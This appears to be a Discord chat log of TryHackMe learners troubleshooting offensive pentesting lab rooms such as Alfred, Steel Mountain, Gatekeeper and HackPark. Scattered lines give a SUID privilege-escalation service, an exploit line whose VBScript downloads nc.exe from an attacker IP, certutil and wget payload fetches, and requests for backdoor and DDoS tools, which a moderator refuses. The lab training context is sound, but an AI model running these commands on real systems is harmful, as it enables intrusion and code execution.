Anybody else is experiencing problem with buffer overflow prep (overflow3) when sending payload (with offset and rtn) ?


Here is what I'm getting instead of having 42424242 for the B's
fathom marten
strange bronze
From the eip it looks like the application didn't crash properly, try restarting it, it should say paused/terminated at bottom right if the payload hits
 jaunty grail
is it okay to start offensive pentesting after pre-security or should i start jr penetration tester after pre-security need suggestions🙂
strange bronze
fathom marten
From the eip it looks like the application didn't crash properly, try restarting...
Yes, I will have a new session tonight when I get back from work. Hopefully, it will work. I hate to be stuck on this kinda unsure things haha
harsh ocean
jaunty grail
is it okay to start offensive pentesting after pre-security or should i start jr...
jr penetration tester has higher quality content and is definitely worth doing
 weak peak
hi all. i'm doing steel mountain. and have problems running powerup.ps1 as seen in the SS. i've tried restarting the machines. redownloading the git but still face the same issue. anyone can help?

 river bough
weak peak
hi all. i'm doing steel mountain. and have problems running powerup.ps1 as seen ...
river bough
weak peak
hi all. i'm doing steel mountain. and have problems running powerup.ps1 as seen ...
It seems like you have downloaded the html code and not just the script.
weak peak
ive tried to get it via wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
🥲 its getting a bit frustrating haha
keen iris
weak peak
ive tried to get it via wget https://raw.githubusercontent.com/PowerShellMafia/P...
That URL will work with wget but chances are you're not replacing the first one you downloaded
weak peak
keen iris
That URL will work with wget but chances are you're not replacing the first one ...
hmm thats weird. as i've deleted all old downloads. i'll try again.
keen iris
Also check the file before transferring it
weak peak
keen iris
Also check the file before transferring it
got it working finally. i still have no idea why it occured. but thank you
desert topazBOT
Gave +1 Rep to @keen iris
 prime fog
anyone know how to do privilege escalation for vulnversity room
i tried using this
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "chmod +s /bin/bash"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
but it does not seem to work
prime fog
i realise you have to add /bin/bash -p for it to work
 visual spindle
Kerberos SessionError: KDC_ERR_WRONG_REALM(Reserved for future use)
I got this error on impacket GetNPUsers.py please tell me what I'm doing wrong
 dense wolf
I can't get evil-winrm working with flag -H, it raises Reline:Module (NoMethodError)
got a shell with impacket's psexec but if anyone knows a fix please help
 glass aspen
Hey wanted to ask a question about walkthroughs... and specifically, when should you use them? I know I should try as much as possible to work through different rooms without the walkthroughs if I can help it, especially the rooms where the only questions are user flag and root flag. But a couple times I have used walkthroughs and discovered simple things I've missed because of for example the wordlists I am using or the like. I always feel a little bad about using walkthroughs though. Should I care? Should I just never use them? How much did you use walkthroughs before OSCP?
keen iris
Are you learning from those little things you missed? Are you changing your methodology so that you don't miss them next time?
glass aspen
Most of the time I'd say... but sometimes the walkthrough reveals stuff I really should know to check/do.
keen iris
Ok, so that suggests you need to practice the methodology a bit more. Maybe make some notes on a methodology/process?
There's lots of resources out there on attacking port/service xyz too, those are useful
glass aspen
I'm doing wonderland now and I am stuck on priv esc
keen iris
Heh, that's one of my boxes
glass aspen
No way@
!!
I have a general feeling (I think) about how this box is going to go but
Not sure how to exploit or... if I'm going down a rabbit hole 😉
keen iris
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Linux - Privilege Escalation.md highly recommend this for privesc
GitHub
A list of useful payloads and bypass for Web Application Security and Pentest/CTF - PayloadsAllTheThings/Linux - Privilege Escalation.md at master · swisskyrepo/PayloadsAllTheThings
glass aspen
Well... I went and looked up a walkthrough anyhow
And the part that I was stuck on, I would basically never have gotten
and its a really awesome piece of info that I'm sure will help in the future
I'm kind of happy because its sort of along the lines of what I figured I was supposed to do, I just wasnt quite sure how to do it
keen iris
glass aspen
I'm kind of happy because its sort of along the lines of what I figured I was su...
That's honestly where research comes in, finding more info about what you're doing and how to do it
glass aspen
keen iris
That's honestly where research comes in, finding more info about what you're doi...
Okay 10-4 so I should have been googling instead lol
keen iris
Yeah, it's core to infosec
 steep musk
guys help how i can change the exploit in to 32 bit if it is possible
 dense gate
steep musk
guys help how i can change the exploit in to 32 bit if it is possible
dense gate
steep musk
guys help how i can change the exploit in to 32 bit if it is possible
Search for the right payload and set it to it with set payload PAYLOAD
steep musk
dense gate
Search for the right payload and set it to it with `set payload PAYLOAD`
how do i set 32 bit payload
dense gate
steep musk
how do i set 32 bit payload
I just told you? Search for the right payload and use the provided command I gave you, 32 bit payloads for windows start with for example windows/x86
keen iris
Msf's version of eternal blue doesn't work for 32bit targets though.
fleet wedge
Hello guys I would like to ask you a question.After how many hours in a box do you usually go to check the writeup if you are really stuck?I
 elder dragon
Hey i want help in kenobi box about privilege escalation
fleet wedge
I am in here now. I will be done soon
pliant ocean
Hi, I'm a little stuck on Internal room. I got the user flag and some other users. I also found a Jenkins, but have no user fitting there. I would be happy about a little hint for the root flag
I tried also CVE-2021-4034, but couldn't get it running
fleet wedge
pliant ocean
Hi, I'm a little stuck on Internal room. I got the user flag and some other user...
jenkin need bruteforce
pliant ocean
thanks 🙂
elder dragon
heyy
i want help in hackperk reverse shell.
i uploaded the PostView.ascx file and then tried to get reverse shell but i get error
This one's down to me! Please accept my apologies for this - I'll see to it that the developer responsible for this happening is given 20 lashes (but only after he or she has fixed this problem).
elder dragon
elder dragon
This one's down to me! Please accept my apologies for this - I'll see to it that...
this error, while doing path traversal
no
in payload i just replaced ip and port just
but i'm still struck
@hidden shoal ?
frank troutBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
elder dragon

ys working for other room
Changed port to 4445 and getting this again

rlwrap nc -nlvp 4445
i'm too much exhausted
i viewed walkthroughs, they just edit and upload the payload and access url, then they got shell.
after all i started to copying them same same, but not getting again 😦
 late saffron
Just to reference a spot I was stuck at in the Alfred room, where we have to upload the file using http.server, I cannot stress enough for you guys to make sure the ip address in the build code is correct. I spent like 30 minutes wondering why the site was not connecting to my tun0 IP thinking it started with 10.10 when it actually was 10.13. double and triple check that the IP and port is correct.
 light sparrow
I'm sure I'm not the first one to report this: the version of Bloodhound in the attackbox is too new for the data collected by SharpHound.ps1
upbeat vale
Hello everyone, for the gatekeeper room, I'm having trouble getting my shellcode to run. I'm testing the binary in my windows VM first, and everything seems right. Bad chars are right, shellcode isn't including them either, but it throws an access violation when it tries to decode the payload.
I think I know the answer to this already, but do you all think I should completely turn off my windows VM firewall then try again?
I've checked to see if ASLR and DEP are off and to my knowledge they are, so I'm really stuck on what could be wrong
fathom marten
upbeat vale
Hello everyone, for the gatekeeper room, I'm having trouble getting my shellcode...
yes, all AV and firewall stuff should be off cuz it can mess with sketchy code being executed
upbeat vale
Okay sweet. I have something to do when I get home from work then, lol
 upper linden
ooh what about DEP, CFG, memory randomization stuff, does that become an issue
keen iris
Not on this room
upbeat vale
I just got home.. disabled the firewall on the windows vm, and fired up immunity debugger. Still no dice on my exploit :/
Here's the python code:

and here is the immunity output after I execute the script:

Okay, i think i know what happened..
HEAR YE, HEAR YE: Setting a breakpoint to check if your code is being being executed properly can royally screw up your shellcode from actually being executed if you step through it line by line!
Probably has something to do with either an "\xcc" character being set (INC 3) every time you step through every single NOP in the debugger. I imagine that enough \xcc 's got wrote in and muddled with the execution.. Thanks to @junior scaffold for the buffer overflow shellcode troubleshooting video. Gave me a great idea to test that out.
desert topazBOT
Gave +1 Rep to @junior scaffold
 upbeat temple
I am getting the error "[-] 192.168.0.48:445 - Unable to find accessible named pipe!" when trying to run an exploit in Metasploit. Looked online but I cannot find any information regarding this error. Any ideas?
dense gate
upbeat temple
I am getting the error "[-] 192.168.0.48:445 - Unable to find accessible named p...
Which room and which task are you doing?
Also provide a screenshot of your exploit options pls.
You will have to verify first to do so
!docs verify
frank troutBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
fleet wedge
Hi guys, nice to meet you! I just joined! I was looking for a how-to's guide to create a a backdoor virus for smartphones, I have created previously some for windows computers successfully but Im now eager to learn phone hacking, thanks for any web references and sites you are able to send
keen iris
fleet wedge
Hi guys, nice to meet you! I just joined! I was looking for a how-to's guide to...
For what reason?
fleet wedge
fleet wedge
Hi guys, nice to meet you! I just joined! I was looking for a how-to's guide to...
java for android Swift for iOS
glass aspen
how much should I be watching like ippsec videos and the like? I feel like
A) they'd be good to watch because I might learn a lot of things that can be done. On a lot of boxes I am finding the thing I need to do is something I had no idea could be done... but then also
B) I might want to do some of those boxes, and now I have exactly how to do them
light sparrow
glass aspen
how much should I be watching like ippsec videos and the like? I feel like
A) ...
Ippsec only releases the videos once the boxes are retired. So work on the boxes that are current, and later on watch he did other boxes. That might give you some ideas as to where to look for newer releases.
 high plover
Guys I have a question ?
What is catch header?
 manic stream
quick question guys, how do i insert cve number in metasploit to search for ?
vernal mason
search cve-year-num should work
sometimes skipping the cve- part
sometimes tyou should search for the name of the exploit instead too
manic stream
vernal mason
`search cve-year-num` should work
yeah i wanted to know the cve one cause i lost how it's done
vernal mason
shadow is just assuming the generic search command would pick up on the cve being in the description or name of the metasploit module
it might not be the case
manic stream
so a stupid question, can the module name exist with no cve number related to db-exploit? or both the databases are related ?
vernal mason
welp now you lost shadow
manic stream
Nmap Live Host Discovery
Task 5

what is the problem :(? is it the data input ?
Solved.
 torpid lance
Trying to get the powershell script to work on Alfred

For some reason the listener fails, despite the exploit being downloaded 
It just doesn't pick up the reverse shell
Scratching my head trying to figure out why
everything seems to be order in the file
manic stream
Moreover, you can control probing parallelization using --min-parallelism <numprobes> and --max-parallelism <numprobes>. Nmap probes the targets to discover which hosts are live and which ports are open; probing parallelization specifies the number of such probes that can be run in parallel. For instance, --min-parallelism=512 pushes Nmap to maintain at least 512 probes in parallel; these 512 probes are related to host discovery and open ports.
what does this mean, and what is --min-parallelism mean, and why is it a useful option
what will increasing or decreasing this number be useful for?
vernal mason
decreasing the number makes you less noisy as you are hitting fewer ports a time
increasing the number will increase speed but you will be a lot more noisy on the network
@manic stream ⬆️
if shadow understands the man page correctly that is
manic stream
@vernal mason Thanks, you are always helpful shadow, so thanks again for your fast reply
 .
.
desert topazBOT
Gave +1 Rep to @vernal mason
vernal mason
no problem
manic stream
Nmap Advanced Port Scans
Task 2
In a null scan, how many flags are set to 1?
what does mean a flag set to 1 ?
what is the flag ?
vernal mason

the urg ack psh rst syn fin part here
it is basicly bit switches that get called flags for these packages
manic stream
so how would i know the flag number, is it from the results or from general knowledge about the scans ?
vernal mason
the flag number here is how many of those bit switches are set to true/1 and is therefor used
manic stream
my dumb brain processing to understand
vernal mason
take your time
 desert topazBOT
Gave +1 Rep to @vernal mason
 pastel glade
Hello here, so I am working on attacktive directory box but I can't seem to download impacket, it keeps showing errors
Connection timed out error
torpid lance
I keep running into this error when try to run the exploit for initial access on the Alfred room

 unborn plume
pastel glade
Hello here, so I am working on attacktive directory box but I can't seem to down...
unborn plume
pastel glade
Hello here, so I am working on attacktive directory box but I can't seem to down...
that room doesn't provide any download
unborn plume
pastel glade
Hello here, so I am working on attacktive directory box but I can't seem to down...
can you verify your profile and send screenshot of the error
unborn plume
torpid lance
I keep running into this error when try to run the exploit for initial access on...
what payload did you use and did you "creating a http server with python"
 unborn plume
pastel glade
Hello here, so I am working on attacktive directory box but I can't seem to down...
unborn plume
pastel glade
Hello here, so I am working on attacktive directory box but I can't seem to down...
oh my bad it does provide a github link try git clone it if it still error send a screenshot
unborn plume
torpid lance
yes I have a http server running
that strange and the payload
torpid lance
I'm using the Invoke-PowershellTcp.ps1 Nishang payload
unborn plume
and where did you inject the powershell download command
torpid lance
I use this section in the build configuration area of the project on Jenkins
 unborn plume
torpid lance
I use this section in the build configuration area of the project on Jenkins
unborn plume
torpid lance
I use this section in the build configuration area of the project on Jenkins
ok give me a sec I'll check that is kinda weird
torpid lance
alright
unborn plume
torpid lance
alright
work find for me
unborn plume
torpid lance
alright
did you click build scheduled after apply and save
torpid lance
I clicked Build Now on the project page
unborn plume
try click build scheduled on the home page
unborn plume
the clock icon


 unborn plume
torpid lance
unborn plume
torpid lance
if you host the http server on port 80 try the powershell command without port 80

and did you set up a netcat listener
torpid lance
there's a netcat listener running
torpid lance
yeah
unborn plume
can you send the ip i'll check if something is wrong with your box
upbeat temple
Hey guys i am trying to hack a 32bit Windows 2008 Server VM using a Kali Linux VM. I cannot find any payloads/exploits on Metasploit that work for the 32bit system. Could anyone offer me some advice? Would be greatly appreciated!
keen iris
upbeat temple
Hey guys i am trying to hack a 32bit Windows 2008 Server VM using a Kali Linux V...
Is this part of the Offensive Pentesting Path?
upbeat temple
Yes i am trying to hack into the unconfigured machine to show it is unsecure
keen iris
upbeat temple
Yes i am trying to hack into the unconfigured machine to show it is unsecure
What room on the path on tryhackme.com is it?
keen iris
Ok, this channel is for the offensive pentesting path on tryhackme.
upbeat temple
Sorry, where should i take this question?
keen iris
upbeat temple
Thanks
 jovial pier
Pls guys help me. Been trying to connect my Linux to tryhackme server to break into that “fakebank” challenges. It keeps telling me “ERROR: connection reset by peer”
 vital prawn
I'm struggling a bit to get the user flag on https://tryhackme.com/room/dailybugle ||I'm able to get a foothold on the apache user, but it seems like the jjameson user is out of limits - my enumerating didn't find a single way to help me move laterally. In fact, getting root would be less of an issue if I could use sudo to perform the yum trick.|| All I really need is a little hint or a push to get me going - thanks!

TryHackMe
Compromise a Joomla CMS account via SQLi, practise cracking hashes and escalate your privileges by taking advantage of yum.
||omg it can't be that simple|| thanks a lot!
desert topazBOT
Gave +1 Rep to @hidden shoal
 brittle cobalt
DailyBulge 🤢
pastel glade
unborn plume
oh my bad it does provide a github link try git clone it if it still error send ...
Hello, I am completely green to offsec. So I found out that I didn't need to download on the THM machine since its there. However I am feeling one would need to complete some other labs before being able to go through this as it isn't as explanatory as the ones I have encountered in the past.
torpid lance
I figured out why the netcat listener wasn't working. Turns out I had UFW enabled and it was blocking traffic from the web application @unborn plume
If anyone else is struggling with the initial task for Alfred, make sure your firewall isn't enabled or allow traffic through whatever port Netcat is listening on. Don't be a goof like me 
 high hill
Anyone else facing issues in getting a rev shell in Alfred Box, Been trying this for long but no luck
high hill
torpid lance
If anyone else is struggling with the initial task for Alfred, make sure your fi...
I did every other box and it worked just fine for me , just facing issues in this particular box only.
frank troutBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
high hill
sure , I'll attach ss just giving a last try .
torpid lance
high hill
I did every other box and it worked just fine for me , just facing issues in thi...
Disabling UFW seemed to work for me
high hill
giving that a try ,
torpid lance
I think the firewall blocks traffic from certain ports
So the netcat listener doesn't receive any data
high hill
torpid lance
I think the firewall blocks traffic from certain ports

i already disabled the ufw
high hill
torpid lance
I think the firewall blocks traffic from certain ports
the file is being downloaded but no execution , what am i doing wrong ?
 torpid lance
hmm

 torpid lance
That's odd
high hill
yeah, I did every other box with no issues , just this one is juggling my brain out
torpid lance
I used the python3 http.server for delivering the file
Not sure whether that would even improve things. It might be a case of the box being bad
That's a good shout
Try re-downloading the file using the raw file on github
high hill
I'll try the .ps1 file from github again
torpid lance
high hill
Got it guys @torpid lance and @hidden shoal ,
used the raw file of Invoke-PowerShellTcp.ps1 and then saved it
torpid lance
ok
high hill
Thanks for your help
desert topazBOT
Gave +1 Rep to @hidden shoal
high hill
torpid lance
ok
THanks for your help
torpid lance
That always trips me up with Github. I only use wget with zips or raw files now 
high hill
I used wget last time 
torpid lance
Can't seem to get webmin's file manager to work on GameZone
This module requires java to function, but your browser does not support java
steady scroll
Evening anyone run hackpark lately? I had an issue uploading my meterpreter shell. The powershell -c wget "http://IP:port/shell.name" "shell.name" command wasn't working. I had to use certutil -urlcache -f http://IP:port/shell.name shell.name. To transfer the file. Is it the box or on my end?
 leaden fossil
yes, I am also at hackpark right now. No problems with transferring the file. I have issues getting a shell with metasploit.Meterpreter won't work for me. It just opens a command shell. Shell is not very stable. Have to use netcat , to do anything. It seems a bit buggy. I even followed the video walkthrough step by step but no chance
keen iris
steady scroll
Evening anyone run hackpark lately? I had an issue uploading my meterpreter shel...
shell.name is a placeholder, replace it with the name of the shell you generated
 cerulean wadi
why there are CTF players got 160 and another got 60, although they solved all the tasks, what determines the score?
dense gate
cerulean wadi
why there are CTF players got 160 and another got 60, although they solved all t...
Who is making the first blood
steady scroll
@keen iris sorry I explained my command like I did. I apologize was late should have just used a screenshot.

Just a pic so I dont have to hack the box now. And IP was set to my VPN.
Issue was last night . Not on tryhackme now
I should have taken a s screen shot when it happened lol
I'll take a look . First time I had issue. I run the box for practice a lot. Maybe new computer.
fleet wedge
while brute forcing one of the machine in this path I'm getting a error in hydra, hydra is not working I'm getting error message of waitime must be larger than 0
what do you guys think is the problem
twin quartz
@fleet wedge hi. not that I can help, but I would like to see your hydra code. appreciate it.
twin quartz
Hello everyone! I'm on Buffer Overflow Exploitation. It walks us through it step by step. But, I just don't understand what I'm doing & what this is supposed to do or good for? Any resources I can check out to help me understand?
 spring vine
fleet wedge
while brute forcing one of the machine in this path I'm getting a error in hydra...
spring vine
fleet wedge
while brute forcing one of the machine in this path I'm getting a error in hydra...
Why dont you try to create your own brute forcing script?
vital prawn
twin quartz
Hello everyone! I'm on Buffer Overflow Exploitation. It walks us through it step...
Welcome to the party 😄 Buffer overflowing is quite the bunch to digest - I'm on this quest myself right now as well
It does say that it won't teach buffer overflows from scratch, so I knew there was something more to it. So I found https://tryhackme.com/room/bof1
TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
But then that itself also says you're expected to be familiar with some reverse engineering tool and architecture - so I finally found https://tryhackme.com/room/win64assembly and that's where I started

 lament oyster
That's funny I was able to have NT\Authority access within the room Alfred, but I wasn't been able to find the root.txt in following file directory: C:\Windows\System32\config (anyone having an idea)?
keen iris
lament oyster
That's funny I was able to have NT\Authority access within the room Alfred, but ...
You need to migrate, the room states this too.
lament oyster
keen iris
You need to migrate, the room states this too.
Thanks, I will look into that as well even though I'd followed the video instructions and did everything I should do... but maybe I'm missing something.
desert topazBOT
Gave +1 Rep to @keen iris
twin quartz
@vital prawn thanks for the directions.
desert topazBOT
Gave +1 Rep to @vital prawn
 hybrid bough
Does anyone know how to setup immunity debugger on kali? for https://tryhackme.com/room/brainstorm#
fathom marten
hybrid bough
Does anyone know how to setup immunity debugger on kali? for https://tryhackme....
Nope, immunity debugger is specifically for windows, you might be able to run it with wine on ubuntu but wouldn't recommend it, best to install it on a Windows vm or your host :)
hybrid bough
Zeeshan, thank you, I have installed in on my windows vb, but I am having trouble getting it to connect from my kali vb. Must be some configuration issue.
fathom marten
Yeh, there's some network settings you have to play with, think it has to be in bridged mode but not sure
fleet wedge
I have a question. So I just started this course and I’m on the blue room but for Metasploit I’m using msf6 instead of msf5. Does this room still work with this version of Metasploit because I keep running into errors and fails having to restart the machine and all the tutorials use msf5?
 light kraken
fleet wedge
I have a question. So I just started this course and I’m on the blue room but fo...
light kraken
fleet wedge
I have a question. So I just started this course and I’m on the blue room but fo...
It shouldn't be an issue using msf6
The errors maybe for some different things
fleet wedge
I’ve been using the terminal on Kali Linux using virtual box.
I’ll try using TryHackMe’s attack box instead because some have said that might work better for this particular box. Im following everything else according to the walkthrough and have had to restart several times so I’ll try this method and see if it works.
light kraken
GL!
 teal bay
Hi
 strange flare
glass mist
Hey guys, In hackpark room in task 4 -Q abnormal service running, I have the ans...
strange flare
glass mist
Hey guys, In hackpark room in task 4 -Q abnormal service running, I have the ans...
Did you ever get help with this? I am running into it now
vital prawn
Anybody having issues with https://tryhackme.com/room/brainstorm task 2? The ftp server gets into extended passive mode but the port it gives me is not accessible - is it part of the task?
TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
keen iris
vital prawn
Anybody having issues with https://tryhackme.com/room/brainstorm task 2? The ftp...
When you put it into passive mode, you're not meant to try and access that port
You're just meant to use ftp....
vital prawn
keen iris
When you put it into passive mode, you're not meant to try and access that port
Thanks!
desert topazBOT
Gave +1 Rep to @keen iris
vital prawn
For some reason it used passive mode by default - I switched it off
 thorn umbra
Hi people how are you?
I'm having issues with Steel Mountain Labs
I'm in the last part when it says I should execute the 39161.py exploit, I'm doing that... but it is giving this error
File "/root/Desktop/39161.py", line 37
vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20createobject(%22Adodb.Stream%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%2F"+ip_addr+"%2Fnc.exe%22%2C%20False%0D%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%0A%20%20%20%20.type%20%3D%201%20%27%2F%2Fbinary%0D%0A%20%20%20%20.open%0D%0A%20%20%20%20.write%20xHttp.responseBody%0D%0A%20%20%20%20.savetofile%20%22C%3A%5CUsers%5CPublic%5Cnc.exe%22%2C%202%20%27%2F%2Foverwrite%0D%0Aend%20with"
^
SyntaxError: (unicode error) 'unicodeescape' codec can't decode bytes in position 2-3: truncated \UXXXXXXXX escape
 steady scroll
If anyone knows or has contact with the creator of Relevant please give them a high 5 from me. Learned a lot from that room. Wish there was a donation option for room creators.
 acoustic garden
Why session doesn't want to create on Metasploit Offensive Pen Testing | Eternal Blue Room I tryed on 3 different machines and it doesnt work
fathom marten
acoustic garden
Why session doesn't want to create on Metasploit Offensive Pen Testing | Eternal...
Share a screenshot msf options
You'll have to verify
!docs verify
frank troutBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
twin quartz
Hi. How important is "Buffer Overflow" in the scheme of Pentesting? I've been working on it for the last couple of weeks. Other than THM, I read a lot of independently written stuff. And, I have finished the "Buffer Overflow Prep", other than finding it hard to grasp, I find it very boring. I'd appreciate any thoughts on the subject.
harsh ocean
As time goes on, it's definitely become less and less prevalent of a vulnerability, but the basic stack-based buffer overflow is kind of the "gateway" to exploit development and vulnerability research in the memory corruption realm of things. You're probably not just going to stumble upon it that easily while penetration testing, but understanding computers, operating systems, and programs at that memory-level does not hurt at all and is definitely required in certain circumstances.
vital prawn
I found the Prep quite fun to do since at least it taught a methodology like "Fuzz the executable -> Find EIP offset -> Find bad chars -> Find valid return address to jump to -> Insert payload -> Insert NOP sled -> Exploit"
and I liked how it reinforced the methodology by first teaching you how it's done in the first task, then leaving you on your own for the other 9 ones
I stumbled upon a book I think might be very beneficial too - https://pacman128.github.io/pcasm/
This is the github page of Paul Carter. I'm a software developer using mostly C++, Java and Python.
 compact thorn
Hi folks. I have a little question about the Golden ticket attack (AD/Kerberos). From my understand, the attack consist in crafting a ticket that gives you full access on all resources of the domain. My question is: what the point ? To perform this attack, you need to compromise the domain administrator first. Is there any point going further? In what are the use cases of this attack ?
harsh ocean
Golden ticket is almost entirely for persistence afaik, if you ever need to get back into the network.
compact thorn
Okay, thanks for the clarification.
 queen bolt
twin quartz
Hi. How important is "Buffer Overflow" in the scheme of Pentesting? I've been wo...
queen bolt
twin quartz
Hi. How important is "Buffer Overflow" in the scheme of Pentesting? I've been wo...
I'm glad you asked this because I thought similarly. I have a hard time grasping these concepts because it sort of went into them without any background on what a buffer overflow attack is actually accomplishing. I think there needs to be an intro course before getting into the buffer overflow section of the pentesting path and I'd love it if anyone had any good content I can look at to understand what buffer overflow attacks are in depth so that I can get through this section more quickly.
twin quartz
@harsh ocean @compact thorn @vital prawn @queen bolt thanks. for the information and suggestions and opinions.
desert topazBOT
Gave +1 Rep to @harsh ocean
 molten sorrel
there is arabs can help me ?? ( come to chat private )
compact thorn
queen bolt
I'm glad you asked this because I thought similarly. I have a hard time grasping...
Yeah, I think the offensive pentesting path Buffer overflow prep lacks the technical introduction on executable file sections, stack memory, registers, how functions/system calls are made. It just teach you how to exploit the vanilla form of bufferoverflow. I believe the room was made with passing OSCP bufferoverflow box in mind: it's really about praticing mechanics.
Just google it and found this post, it doesn't look too bad as an introduction to BoF: https://blog.devgenius.io/buffer-overflow-tutorial-part1-efc6b9f3e4ee
 queen bolt
compact thorn
Just google it and found this post, it doesn't look too bad as an introduction t...
queen bolt
compact thorn
Just google it and found this post, it doesn't look too bad as an introduction t...
Thanks
desert topazBOT
Gave +1 Rep to @compact thorn
molten sorrel
there is arabs here ??
queen bolt
I can't answer that but there are several arabic write-ups online that might be able to help you out if you're stuck on a particular room. @molten sorrel
molten sorrel
queen bolt
I can't answer that but there are several arabic write-ups online that might be ...
give me
 pulsar shadow
compact thorn
Hi folks. I have a little question about the Golden ticket attack (AD/Kerberos)....
pulsar shadow
compact thorn
Hi folks. I have a little question about the Golden ticket attack (AD/Kerberos)....
You don’t actually need a domain admin technically. You need the krbtgt hash which could potentially be obtained without domain admin access.
 scenic valve
Hmm, I need help getting foothold with Internal
vital prawn
@scenic valve hehe I'm struggling to get a foothold on Gatekeeper, but I can help you with Internal. Where are you right now and what steps have you taken until yet?
vital prawn
Could anyone assist me with Gatekeeper? I'm still not able to gain a shell on this one. The foothold works perfectly with a VM lab I set up on my local network. All I change is the target IP address and the payload to connect to the TryHackMe VPN IP. ||I tried all the 4 possible jmp esp addresses that I was given. I tried using different encoders for the payload. I have a suspicion it has to do with the bad character \x0a, since that's one of the octets of the VPN IP.||
compact thorn
vital prawn
Could anyone assist me with Gatekeeper? I'm still not able to gain a shell on th...
Did you specify all bad chararacters to msfvenom so that the returned payload is written in a way to exclude those characters?
 proud zealot
Hey all, I'm working on attacktive directory and I'm running into an issue when downloading a file with smbmap. Just curious if anyone might know why this file is empty when using this method
Trying to post a screenshot but I guess I dont have permissions
thorny wolf
!docs verify
frank troutBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
proud zealot
 proud zealot
thorny wolf
!docs verify
proud zealot
thorny wolf
!docs verify
Thanks for that
desert topazBOT
Gave +1 Rep to @thorny wolf
proud zealot
I ended up using smbclient but I was told I should be using smbmap when I can so I am curious if I am downloading the file in a strange way or something.
vital prawn
compact thorn
Did you specify all bad chararacters to msfvenom so that the returned payload is...
Yeah I pass || \x00 and \x0a, the official writeup even said I don't even need to specify \x0a for the payload targeting the VM lab. I did it anyways and I get a foothold on the lab || I run the same exact exploit for the actual machine except change the target IP and tell msfvenom to use the VPN IP from TryHackMe instead of my local network IP
I think I'm doing something wrong because || I get 4 possible jmp esp addresses, and all the writeups say they only get 2 ||
 compact scarab
Hi I'm having issues with Attacking Kerbose room. Was not able to enumurate users using kerbrute.
Have added host to /etc/host file.
User.txt file is downloaded from the same link in the room
But still kerbrute was not able to enumurate users.
Please help me out.
keen iris
Show the command that you're using
compact scarab
Kerbrute userenum --dc CONTROLLER.local -d CONTROLLER.local User.txt
acoustic garden
upload /opt/windows/powersploit/Privesc/PowerUp.ps1 steel mountain room and it doesn't work idk why
compact thorn
vital prawn
Yeah I pass || \x00 and \x0a, the official writeup even said I don't even need t...
I don't remember how many of those instructions I found when I did this room. But there is one thing I'm curious in what you said. Did you use a windows of your own for developing and debugging the exploit? If so try to use the Bufferoverflow Prep room's box and check if there is any difference.
vital prawn
compact thorn
I don't remember how many of those instructions I found when I did this room. Bu...
Not entirely - I got a Kali VM attacking my Windows Server 2022 VM. Kali has the exploit running in Python, while Windows runs the vulnerable server. Curiously enough, the vulnerable executable asks for a DLL called "vcruntime140.dll", which gets installed through the Visual C++ Redistributable. || The jmp esp instructions are all in the DLL. || If my suspicions are correct, I must have gotten a different vcruntime140.dll than the one Gatekeeper actually has, because || I do get up to 4 addresses in memory with the jmp esp instruction, while all the writeups I see only show 2 of those. || I will confirm this later on and tell you what happened.
compact thorn
vital prawn
Not entirely - I got a Kali VM attacking my Windows Server 2022 VM. Kali has the...
Hum from memory all those instructions should be in the main exe
 thin fulcrum
Hi I'm preparing for oscp at present on oscp path tryhackme lookin for study Partner interested DM
scenic valve
vital prawn
<@710219709290774528> hehe I'm struggling to get a foothold on Gatekeeper, but I...
I've gotte into the wordpress admin panel irdk what to do from there , i've tried to upload a plugin, i've tried multiple ways to spawn a shell no luck
vital prawn
scenic valve
I've gotte into the wordpress admin panel irdk what to do from there , i've trie...
Does Wordpress offer plugins only? 😉
vital prawn
scenic valve
I've gotte into the wordpress admin panel irdk what to do from there , i've trie...
|| What does Wordpress use to set up how the blogs look like? || if you're still stuck
vital prawn
compact thorn
Hum from memory all those instructions should be in the main exe
Sorry for taking so long - I'm still testing to see if my suspicions are true, I need a bit more time. But I agree with you in that the instructions should be in the exe
compact thorn
scenic valve
I've gotte into the wordpress admin panel irdk what to do from there , i've trie...
Rather than uploading a plugin. I find that modifying an existing php file then accessing it via the browser easier to get a shell. I'm quite sure with a bit googling you can find a tutorial about how to do it.
scenic valve
scenic valve
I've gotte into the wordpress admin panel irdk what to do from there , i've trie...
Got shell 🏌️♂️
fleet wedge
Any ddos tools suggestions?
keen iris
fleet wedge
Any ddos tools suggestions?
We don't do that here
fleet wedge
keen iris
We don't do that here
Okay
keen iris
fleet wedge
Okay
Why are you asking anyway? What are you trying to do?
scenic valve
compact thorn
Rather than uploading a plugin. I find that modifying an existing php file then ...
I already got a shell. Trying to escalate to user.
scenic valve
scenic valve
I already got a shell. Trying to escalate to user.
I need a nodge.
compact thorn
scenic valve
I need a nodge.
if it's for internal, it's really about enumerating interesting folders on the system. ||What you are looking for is lying in plain sight in a file.||
vital prawn
compact thorn
if it's for `internal`, it's really about enumerating interesting folders on the...
I got what I needed to know - my suspicions were wrong - it has nothing to do with vcruntime140.dll or the jump instructions being there. Like you said, all the jmp esp instructions are in the exe. The problem was that I decided to go on an adventure and used x32dbg instead of immunity debugger. Immunity debugger with mona gives me || 0x080414c3 and 0x080416bf ||, while x32dbg gives me || 0x76D2152B, 0x77133CA6 and 0x77AE581B ||, which is completely nonsensical - it even gives me an extra jump instruction when I crash the program. I will try to figure out why using another debugger completely screws up where the jump instructions are, but for now thanks for all the help!
desert topazBOT
Gave +1 Rep to @compact thorn
scenic valve
compact thorn
